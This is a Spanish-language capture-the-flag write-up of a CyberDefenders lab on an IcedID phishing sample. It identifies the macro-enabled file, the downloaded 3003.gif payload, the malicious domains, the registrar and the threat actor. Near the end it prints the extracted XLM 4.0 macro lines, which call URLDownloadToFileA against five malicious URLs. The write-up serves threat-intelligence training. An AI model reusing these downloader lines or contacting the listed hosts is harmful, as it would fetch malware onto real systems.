



CyberDefenders

RESOLUCIÓN DE LABORATORIO

Caso: IcedID (CyberDefenders)

Documentación técnica de un escenario de Malware Analysis y Threat Intelligence enfocado en la investigación de indicadores de compromiso (IoCs), infraestructura de ataque y métodos de ejecución de la amenaza avanzada persistente (APT) IcedID.

Sebastian David
Torres Reyes

Escenario:

Se identificó a un grupo de ciberamenazas por iniciar campañas generalizadas de phishing para distribuir cargas útiles maliciosas. Las cargas útiles más frecuentes fueron IcedID. Se le ha proporcionado un hash de una muestra de IcedID para analizar y monitorear las actividades de este grupo de amenazas persistentes avanzadas (APT).


Herramientas utilizadas:

- VirusTotal.com
- Malpedia
- Tria.ge

P1: ¿Cuál es el nombre del archivo asociado con el hash dado?

R: document-1982481273.xlsm


Se hizo uso de la herramienta VirusTotal para visualizar todos los detalles del archivo sospechoso por medio del hash. Se descubrió que el malware es un troyano que se activa por medio de macros. En el apartado de detalles se encontró el nombre del archivo habilitado para macros con el nombre: “document-1982481273.xlsm”



P2: ¿Puedes identificar el nombre del archivo GIF que se implementó?

R: 3003.gif

En el apartado de Relations se puede visualizar que el troyano, una vez activado, descargará el archivo “3003.gif” de las páginas comprometidas o creadas por el atacante. Este archivo es detectado como malware por los motores de antivirus en virustotal.



P3: ¿En cuántos dominios busca el malware descargar el archivo de carga adicional en la pregunta 2?

R: 5

El payload se busca descargar en 5 dominios.

Contacted URLs (8)			
Scanned	Detections	Status	URL
2025-08-05	10 / 97	404	https://columbia.aula-web.net/ds/3003.gif
2026-02-25	0 / 94	200	https://aws.amazon.com/
2026-02-21	10 / 94	-	https://partsapp.com.br/ds/3003.gif
2026-02-24	0 / 94	200	http://x1.i.lencr.org/
2025-09-01	12 / 97	-	https://metaflip.io/ds/3003.gif
2025-12-15	8 / 98	-	http://usaafordced.fun/
2025-11-22	10 / 98	-	https://tajushariya.com/ds/3003.gif
2025-02-20	10 / 96	-	https://agenbolatermurah.com/ds/3003.gif

P4: De los dominios mencionados en la pregunta 3, el actor de amenazas utilizó principalmente un registrador DNS para alojar su contenido dañino, lo que permitió el funcionamiento del malware. ¿Podría especificar el Registrar INC?

R: NameCheap

El dominio tajushariya.com utilizó un Registrar Inc. con el nombre NameCheap, Inc. El dominio usaaforced.fun utilizó Porkbun, LLC. Mientras que los demás dominios que alojaban el contenido dañino no utilizaron un Registrar.

Contacted Domains (15) ⓘ			
Domain	Detections	Created	Registrar
77980.bodis.com	5 / 93	2005-12-13	-
agenbolatermurah.com	9 / 93	2025-03-05	-
amazon.com	0 / 93	1994-11-01	MarkMonitor Inc.
aula-web.net	0 / 93	2013-01-21	-
aws.amazon.com	0 / 93	1994-11-01	MarkMonitor Inc.
bg.microsoft.map.fastly.net	0 / 93	2011-04-18	MarkMonitor Inc.
columbia.aula-web.net	9 / 93	2013-01-21	-
edge.ds-c7110-microsoft.global.dns.qwilted-cds.cqloud.com	0 / 93	2015-08-27	GoDaddy.com, LLC
i.lencr.org	0 / 93	2020-06-29	Cloudflare, Inc.
metaflip.io	11 / 93	2025-09-30	-
ocsp.comodoca.com	0 / 93	2002-11-13	-
partsapp.com.br	9 / 93	-	-
tajushariya.com	12 / 93	2022-07-30	NameCheap, Inc.
usaaforced.fun	9 / 93	2021-03-25	Porkbun, LLC
x1.i.lencr.org	0 / 93	2020-06-29	Cloudflare, Inc.

P5: ¿Podrías especificar el actor de amenaza vinculado a la muestra proporcionada?

R: GOLD CABIN

En un framework de inteligencia de amenazas se pudo obtener más detalles del malware. Se descubrió que uno de los actores de amenaza fue GOLD CABIN.



P6: En la fase de ejecución, ¿qué función utiliza el malware para introducir cargas adicionales en el sistema?

R: URLDownloadToFileA

Se realizó una búsqueda del hash proporcionado con la herramienta tria.ge. Se puede encontrar varios resultados, se seleccionó uno y en la sección de Malware Config se pudo hallar los comandos ejecutados en la ejecución del malware. La función usada para introducir cargas adicionales en el sistema fue “URLDownloadToFileA”.

 **Malware Config** 

Extracted

Language xlm4.0

Source	
1	=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://metaflip.io/ds/3003.gif", "..\ksjvoefv.skd")
2	=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://partsapp.com.br/ds/3003.gif", "..\ksjvoefv.skd1")
3	=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://columbia.aula-web.net/ds/3003.gif", "..\ksjvoefv.skd2")
4	=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://tajushariya.com/ds/3003.gif", "..\ksjvoefv.skd3")
5	=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://agenbolatermurah.com/ds/3003.gif", "..\ksjvoefv.skd4")

URLs

xlm40.drop		xlm40.drop		xlm40.drop		xlm40.drop		xlm40.drop		Copy all
https://me		https://pa		https://co		https://ta		https://ag		